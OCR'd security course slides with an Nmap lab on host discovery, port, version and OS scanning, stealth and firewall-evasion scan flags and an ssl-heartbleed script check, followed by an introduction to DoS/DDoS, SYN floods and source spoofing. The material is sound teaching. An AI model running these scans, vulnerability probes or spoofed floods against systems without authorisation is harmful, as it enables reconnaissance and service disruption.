
- Connect to RADISH and open a terminal in your Kali VM
- Type **nmap** with no arguments to see the help menu with popular options
- Type **man nmap** to see the Nmap manual page
- You can search a manual page by hitting /
- The following search would find the option for a Christmas Tree Scan:

  /xmas

Nmap Lab (Cont.)

- Hit **q** to quit the manual page
- Mohamed Aly created a mindmap which shows the most common options:
  - https://nmap.org/docs/nmap-mindmap.pdf

Nmap MindMap



Nmap Lab – Target Enum. / Host Discovery


- Nmap provides a network they allow test scanning on as long as it is limited
- scanme.nmap.org (45.33.32.156)
- Nmap can scan a single hostname or IP address as well as hosts or IPs on the same network
- Let's run a ping scan against the IP
- **nmap –sn 45.33.32.156**
  - Notice it uses a DNS Reverse Lookup to show you the hostname of scanme.nmap.org

Nmap Lab – IPv4 Classes and Ranges

- We can also scan ranges of IP addresses
- IPv4 addresses are broken up into 4 octets with a network ID and a host ID
- Each octet is 8-bits
- The netmask determines the split between the network ID (255) and host ID (0)

Nmap Lab – Class A Network

- Class A Network (0.0.0.0 to 127.255.255.255)
- Netmask: 255.0.0.0
- IPv4: 10.105.122.16




To scan 10.0.0.0 to 10.254.254.254 you could use:

10.0.0.0/8

Nmap Lab – Class B Network

- Class B Network (128.0.0.0 to 191.255.255.255)
- Netmask: 255.255.0.0
- IPv4: 172.101.5.116




To scan 172.101.0.0 to 172.101.254.254 you could use:

172.101.0.0/16

Nmap Lab – Class C Network

- Class C Network (192.0.0.0 to 223.255.255.255)
- Netmask: 255.255.255.0
- IPv4: 192.168.1.254



To scan 192.168.1.0 to 192.168.1.254 you could use:

192.168.1.0/24

Nmap Lab – Target Enum. / Host Discovery

- Let's pretend the subnet mask of nmap's scan network IP is 255.255.255.0 and we want to scan the host ID range only
- This scan is stealthy and provides DNS resolution through Google of hosts on the subnet.
- Does not determine if hosts are up or down through a ping
- **nmap --dns-servers 8.8.8.8 –sL 45.33.32.156/24**

Nmap Lab – Target Enum. / Host Discovery

- Now let's determine if the hosts are up or down through a ping scan:
- **nmap –sP 45.33.32.156/24**

- Out of the 256 IPs scanned, how many hosts were up/online?

Nmap Lab – Port Scanning

- Port scanning allows an attacker to know which services are running on a server and are potentially open for attack
- Nmap can scan TCP or UDP ports and port values can be between 0-65,535
- Scanners typically skip port 0
  - Malware authors sometimes chose that port for that reason for malicious purposes
- Nmap has a file which will lists the services commonly running on most ports

Nmap Lab – Port Scanning

- Let's say you want to know what service usually runs on UDP port 53:
- **grep –w "53/udp" /usr/share/nmap-services**

- Top 10 most commonly open TCP ports are:
  - 80, 23, 443, 21, 22, 25, 3389, 110, 445, 139
- Top 10 most commonly open UDP ports are:
  - 631, 161, 137, 123, 138, 1434, 445, 135, 67, 53

Nmap Lab – Port Scanning

- Nmap responds to probes with one of three main port states:
- *Open*: Services is actively accepting TCP connections or UDP packets
- *Closed*: Responds to Nmap's probes but no service is listening on the port
- *Filtered*: Nmap can't determine whether port is open due to a filter/firewall prevening probes from reaching the port

Nmap Lab – Port Scanning

- The simplest scan pings the host, performs reverse-DNS, and port scans the 1000 most popular ports and prints the results
- **nmap 45.33.32.156**

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-07 14:11 CST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.057s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds
```

Nmap Lab – Port Scanning

- We won't perform the next scan in class (as it takes a long time)
- nmap -p0- -v –T4 45.33.32.156

- -p0- scans every TCP port
- -v more verbose
- -T4 sets the timing as more aggressive to speed up the scan (-T0 through –T5)

Nmap Lab – Port Scanning

- The prior two scans used a full TCP connection (which is more likely to be logged by an organization)
- Attackers will often use different scan techniques for stealth or to try to sneak past firewalls
- -sS SYN Stealth Scan
- -sA ACK scan to determine is firewall rules are stateful
- -sF, -sX, -sN FIN, Xmas, Null are used to try to determine if services are up past firewalls

Nmap Lab – Port Scanning

- You can also determine if a single specific port is up:
- **nmap –p 22 45.33.32.156**

Nmap Lab – Version Detection

- Version detection is useful to find out if a running service's version might be vulnerable
- **nmap –sV 45.33.32.156**

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; pro
tocol 2.0)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap Lab – OS Detection

- Takes a guess at the most likely OS on the target
- **nmap –O 45.33.32.156**

```
Device type: general purpose|WAP|firewall|terminal|security-misc|phone|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|2.4.X (95%), WatchGuard Fireware 11.X
(90%), IPFire Linux 2.6.X (90%), IGEL Linux 2.6.X (88%), Barracuda Networks emb
edded (88%), Google Android 5.X (88%), Tandberg embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:
linux_kernel:2.4 cpe:/o:watchguard:fireware:11 cpe:/o:ipfire:linux:2.6.32 cpe:/
o:igel:linux_kernel:2.6 cpe:/o:google:android:5.0.1 cpe:/h:tandberg:vcs
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 3.5 (95%), Linux 3.11 - 3.13 (
93%), Linux 3.13 (91%), DD-WRT v24-sp1 (Linux 2.4) (91%), Linux 3.10 (91%), Lin
```

Nmap Lab – OS Detection

- The –A option combines version, OS detection, traceroute, and provides header info:
- **nmap –A 45.33.32.156**

```
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-title: Go ahead and ScanMe!
```

Nmap Lab – Combining Options

- Keep in mind, you can combine several options into one scan
- Use the –v flag in order to see everything that Nmap is doing during the scan

Nmap Lab – Nmap Scripting Engine (NSE)

- Nmap's NSE can run various scripts
- I am giving you permission to scan a test server of mine one time

- **nmap –p 443 --script ssl-heartbleed 54.186.107.50**

- Is it vulnerable???

Nmap - Benefits

- For attackers: Find out what services are open and potentially vulnerable to hacking
- For admins: Find out what services are open on your server that you are not using so that you can disable them or at least make sure they are secure

Nmap – Individual Project

- Install your server OS in your VM and take a snapshot
- Use nmap to scan the IP of the server and determine what ports are open by default
- Install your service (if need be) and take a snapshot
- Run another nmap scan to determine if any new ports have been opened by default

Nmap – Individual Project

- If you find ports open, try to connect to them.
- Port 80 or 443: Use a web browser to try to connect to them
- Other Ports: Use telnet or netcat to try to connect to them

Nmap – Individual Project

- For example, let's say the nmap scan host was your individual project server:
- **nmap 45.33.32.156**
- We see 9929 is open, but can we connect to it???
- **telnet 45.33.32.156 9929**
- Now to exit:
- **Control-]** and enter to get to telnet prompt
- **q** to quit connection

Part IV

Denial of Service Attacks (DoS & DDoS)

Denial of Service Definition

- An action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.

Denial of Service Attacks are Generally Against:

- Network bandwidth
- System resources
- Application resources

DoS vs DDoS


- Denial of Service (DoS) = Single Attacker
- Distributed Denial of Service (DDoS) = Multiple Attackers or Botnet

Packet Flood

- Most common network bandwidth attack
- Flooding attack types:
  - SYN
  - ICMP
  - UDP
  - Smurf
  - Slowloris
  - DNS Amplification
- Overwhelms network capacity or system resources of victim


TCP SYN Flood

- Exploits the TCP 3-way handshake



TCP SYN Flood

- Victim's computer can only handle finite number of open connections in its connections queue.



TCP SYN Flood

- Attacker can:


1. Exhaust System Resources
   - Send SYNs until victim computer's connection queue is full

2. Exhaust Network Bandwidth
   - Send massive amounts of SYNs to overwhelm the network data link if victim computer has a large connection queue

Question

- Attacker doesn't want to DoS herself from all of the returning SYN/ACKS
- What can she do to prevent that?
  - Spoof the source address!

SYN Spoofing



SYN Flood Traffic Example (With Spoof)


Source	Destination	Protocol	Info
192.0.2.1	192.0.2.2	ICMP	Echo (ping) request id=0x056d, seq=0/0, ttl=64
192.0.2.245	192.0.2.2	TCP	guttersnex > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.196	192.0.2.2	TCP	44463 > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.207	192.0.2.2	TCP	23784 > http [SYN] Seq=0 Win=65535 Len=0
